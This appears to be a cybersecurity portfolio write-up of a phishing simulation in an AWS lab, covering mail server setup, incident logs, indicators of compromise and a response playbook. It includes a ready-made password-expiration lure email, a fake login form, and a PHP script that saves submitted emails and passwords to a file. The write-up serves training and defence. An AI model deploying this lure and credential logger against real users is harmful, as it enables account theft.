

Phishing Incident Simulation and Response

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Role Applied: Cybersecurity Analyst

Company: Reaidy.io

Project Duration: 5 Days

Environment: AWS Cloud Lab

Introduction

Phishing is one of the most common and dangerous cyber-attacks used to steal credentials and compromise corporate systems.

This project demonstrates a complete phishing attack simulation performed in a controlled lab environment, including detection, forensic analysis, and incident response.

The objective of this project was to:

- Design and execute a phishing campaign
- Capture victim activity and network traffic
- Extract Indicators of Compromise (IoCs)
- Document a full incident response lifecycle

Lab Architecture

Infrastructure Setup (AWS)

Component	Purpose
Ubuntu EC2	Postfix Mail Server
Kali EC2	Phishing Web Server
Windows EC2	Victim Machine
Wireshark / Tshark	Network Packet Analysis

Traffic Flow:

Victim → Phishing Website → Credential Submission → Logs & Network Capture → Incident Analysis

Instances (3) Info										
Find Instance by attribute or tag (case-sensitive)										
All states										
	Name	Instance ID	Instance state	Instance type	Status check	Alarm status	Availability Zone	Public IPv4 DNS	Public IPv4 ...	Elastic IP
<input type="checkbox"/>	MailServer	i-0c835678ec13...	Running	t3.micro	3/3 checks passed	View alarms +	ap-south-1b	ec2-3-110-153-49.ap-s...	3.110.153.49	-
<input type="checkbox"/>	PhishServer_EC2	i-00b2a691165...	Running	t4g.small	3/3 checks passed	View alarms +	ap-south-1c	ec2-13-200-233-178.ap...	13.200.233.178	-
<input type="checkbox"/>	Victim	i-0fb15e7a5730...	Running	c7i-flex.large	3/3 checks passed	View alarms +	ap-south-1c	ec2-13-202-73-45.ap-s...	13.202.73.45	-

Phishing Campaign Execution:

Ubuntu — Install Postfix

```
sudo apt update  
sudo apt install postfix mailutils
```

Choose: Internet Site

Set hostname:

mail.corp-lab.local

Edit:

```
sudo nano /etc/postfix/main.cf
```

Add:

```
myhostname = mail.corp-lab.local  
mydomain = corp-lab.local  
myorigin = $mydomain  
home_mailbox = Maildir/
```

```
smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated defer_unauth_destination  
alias_maps = hash:/etc/aliases  
alias_database = hash:/etc/aliases  
mydestination = $myhostname, ip-172-31-6-202.ap-south-1.compute.internal, localhost.ap-south-1.compute.internal, , localhost  
relayhost =  
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128  
mailbox_size_limit = 0  
recipient_delimiter = +  
inet_interfaces = all  
inet_protocols = all  
  
myhostname = mail.corp-lab.local  
mydomain = corp-lab.local  
myorigin = $mydomain  
home_mailbox = Maildir/  
"/etc/postfix/main.cf" 51L, 1463B
```

i-0c835678ec1335e99 (MailServer)
PublicIPs: 3.110.153.49 PrivateIPs: 172.31.6.202

sendmail testuser@corp-lab.local

Phishing Email Content

Subject: Password Expiration Notice

Dear Employee,

Your corporate email password expires today.
To avoid account suspension, verify your account immediately.

Verification Link:
<http://13.200.233.178>

Security Team

```
ubuntu@ip-172-31-6-202:~$ sendmail testuser@corp-lab.local
Subject: Password Expiration Notice

Dear Employee,

Your corporate email password expires today.
To avoid account suspension, verify your account immediately.

Verification Link:
http://13.200.233.178

Security Team
ubuntu@ip-172-31-6-202:~$
```

Phishing Website Setup

Install : **sudo apt install apache2 php**

```
sudo systemctl start apache2
```

```
sudo vi /var/www/html/index.html
```

index.html

```
<form method="POST" action="login.php">
Email: <input name="email"><br>
Password: <input type="password" name="pass"><br>
<input type="submit">
</form>
```

```
└─(kali㉿kali)-[~/var/www/html]
$ cat index.html
<h2>Corporate Email Verification</h2>
<form method="POST" action="login.php">
Email: <input name="email"><br>
Password: <input type="password" name="pass"><br>
<input type="submit" value="Verify">
</form>
```

```
└─(kali㉿kali)-[~/var/www/html]
$
```

Create logger

```
sudo nano /var/www/html/login.php
```

```
<?php  
file_put_contents("creds.txt", $_POST['email']." | ".$_POST['pass']."\n",  
FILE_APPEND);  
echo "Verification successful";  
?>
```

The terminal session shows the creation of a file named 'login.php' in the directory '/var/www/html'. The file contains a PHP script that appends user input to a file named 'creds.txt'. The command used is:

```
(kali㉿ kali)-[~/var/www/html]  
└$ cat login.php  
<?php  
file_put_contents("creds.txt", $_POST['email']." | ".$_POST['pass']."\n", FILE_APPEND);  
echo "Verification successful";  
?>  
  
(kali㉿ kali)-[~/var/www/html]  
└$
```

Detection & Log Analysis

Mail Server Evidence

From /var/log/mail.log

```
message-id=<20260113075140.4FD7185358@mail.corp-lab.local>  
from=<ubuntu@corp-lab.local>  
to=<testuser@corp-lab.local>  
status=deferred
```

The terminal session shows the tail of the 'mail.log' file, which contains logs from the Postfix mail server. The logs show various connection attempts from an unknown host (IP 3.143.33.63) to the local mail server. The logs include statistics about connection rates and counts, and one entry indicates a name service error for the MX record.

```
root@ip-172-31-6-202:/var/log# sudo tail -n 10 /var/log/mail.log  
Jan 13 09:23:26 ip-172-31-6-202 postfix/smtpd[6840]: lost connection after UNKNOWN from scan.cypex.ai[3.143.33.63]  
Jan 13 09:23:26 ip-172-31-6-202 postfix/smtpd[6840]: disconnect from scan.cypex.ai[3.143.33.63] unknown=0/1 commands=0/1  
Jan 13 09:24:22 ip-172-31-6-202 postfix/smtpd[6840]: connect from scan.cypex.ai[3.143.33.63]  
Jan 13 09:24:22 ip-172-31-6-202 postfix/smtpd[6840]: lost connection after UNKNOWN from scan.cypex.ai[3.143.33.63]  
Jan 13 09:24:22 ip-172-31-6-202 postfix/smtpd[6840]: disconnect from scan.cypex.ai[3.143.33.63] unknown=0/1 commands=0/1  
Jan 13 09:27:42 ip-172-31-6-202 postfix/anvil[6842]: statistics: max connection rate 2/60s for (smtp:3.143.33.63) at Jan 13 09:19:45  
Jan 13 09:27:42 ip-172-31-6-202 postfix/anvil[6842]: statistics: max connection count 1 for (smtp:3.143.33.63) at Jan 13 09:18:52  
Jan 13 09:27:42 ip-172-31-6-202 postfix/anvil[6842]: statistics: max cache size 1 at Jan 13 09:18:52  
Jan 13 09:30:28 ip-172-31-6-202 postfix/qmgr[6362]: 4310CB85360: from=<ubuntu@corp-lab.local>, size=489, nrcpt=1 (queue active)  
Jan 13 09:30:28 ip-172-31-6-202 postfix/smtp[6861]: 4310CB85360: to=<testuser@corp-lab.local>, relay=none, delay=1173, delays=1173/0.02/0/0, dsn=4.4.3, st  
e not found. Name service error for name=corp-lab.local type=MX: Host not found, try again  
root@ip-172-31-6-202:/var/log#
```

Credential Compromise Evidence


From creds.txt

```
employee@corp-lab.local | Welcome@123
```

```
(kali㉿kali)-[~/var/www/html]
$ cat creds.txt
user@test.com | Password123
employee@corp-lab.local | Welcome@123
user@test.com | Password123
user@test.com | Password123
employee@corp-lab.local | Welcome@123
employee@corp-lab.local | Welcome@123
employee@corp-lab.local | Welcome@123
employee@corp-lab.local | Welcome@123
|
|
employee@corp-lab.local | Welcome@123
employee@corp-lab.local | Welcome@123
employee@corp-lab.local | Welcome@123
employee@corp-lab.local | Welcome@123

(kali㉿kali)-[~/var/www/html]
$
```

Phishing Website:



Corporate Email Verification

Email:

Password:



Detection & Log Analysis

Mail Log Evidence:

- Email queued by Postfix
- Message-ID: <20260113075140.4FD7185358@mail.corp-lab.local>

Web Server Evidence:

- Victim accessed phishing page
- Credentials captured

Compromised Credentials:

employee@corp-lab.local | Welcome@123

Indicators of Compromise (IoCs)

Indicator	Value
Attacker IP	13.200.233.178
Victim Account	employee@corp-lab.local
Compromised Password	Welcome@123
Phishing URL	http://13.200.233.178
Mail Server	mail.corp-lab.local
Timestamp	13-Jan-2026 07:51

Incident Response Playbook

Detection

- Suspicious email activity
- Credential exposure from phishing site
- Network packet capture confirmation

Containment

- Disabled compromised account
- Blocked attacker IP
- Isolated phishing server

Eradication

- Removed phishing website
- Reset all affected credentials
- Hardened mail server policies

Recovery

- Restored normal operations
- User awareness training
- Implemented monitoring alerts

Conclusion

This simulation demonstrates the full lifecycle of a real-world phishing attack and response. The project provided hands-on experience in detection, forensic investigation, and incident handling using industry tools and best practices.

Appendix – Evidence

- Mail logs
- Web server logs
- Credential file
- Network packet capture
- All screenshots